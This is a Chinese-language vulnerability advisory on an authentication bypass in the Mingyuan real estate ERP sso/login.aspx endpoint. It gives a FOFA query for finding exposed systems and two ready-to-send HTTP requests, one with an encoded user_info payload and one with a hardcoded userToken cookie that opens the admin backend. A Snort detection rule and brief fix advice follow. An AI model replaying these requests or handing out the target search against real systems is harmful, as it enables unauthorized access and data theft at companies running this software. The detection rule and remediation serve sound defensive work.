

明源地产ERP ssologin.aspx 身份认证绕过漏洞

明源地产ERP sso/login.aspx 身份认证绕过漏洞，未经身份验证登录系统，导致系统数据泄露甚至被控。

影响版本

明源地产ERP

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低


漏洞复现

FOFA: body="明源地产ERP" || body="用户登录-明源云ERP" || (body="明源云" && body="ERP") || body="/PubPlatform/Login/index.aspx"

POC/EXP:


```
POST /PubPlatform/nav/login/sso/login.aspx HTTP/1.1
Host: 127.0.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; win64; x64; rv:140.0) Gecko/20100101 Firefox/140.0

__yzsAppSecret=testtest&user_info=%66%79%6d%71%35%62%49%63%78%58%5a%49%78%75%36%4b%6c%6c%73%46%49%52%32%5a%77%45%4a%4b%2b%56%45%39%35%44%6b%78%2f%43%6e%46%67%46%51%3d
```



POC/EXP: 浏览器添加cookie中的userToken访问/PubPlatform/nav/home/default?_nav=0000即可登录后台

```
GET /PubPlatform/nav/home/default?_nav=0000 HTTP/1.1
Host: 127.0.0.1
Cookie:
userToken=674368A4EC31B7DF719C2CB32325206859FB63D329E30D59CC3A53EBDEF8A6D4AA0370A2A4143A3AB19A87D4BFA025252EAB17A695CE7006559242EBE643C0C7B4F430890D661F14A9B51EB9C3AE1384BF7CCD020C7AC0BD8C7EA2A82E76BFA790F391FC4CA2D628D4920D5F75E02DA2A2A19512449376AE159F8003001B2295;
```



snort规则:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (
  msg:"Mingyuan ERP - Authentication Bypass in ssologin.aspx";
  flow:to_server,established;
  content:"POST"; http_method;
  content:"/PubPlatform/nav/login/sso/login.aspx"; http_uri;
  content:"__yzsAppSecret="; http_client_body;
  pcre:"/user_info=[0-9a-f%]{50,}/i";
  metadata:service http;
  metadata:affected_product "明源地产ERP";
  metadata:vulnerability_type "Authentication Bypass";
  classtype:web-application-attack;
  sid:1000234;
  rev:1;
  priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。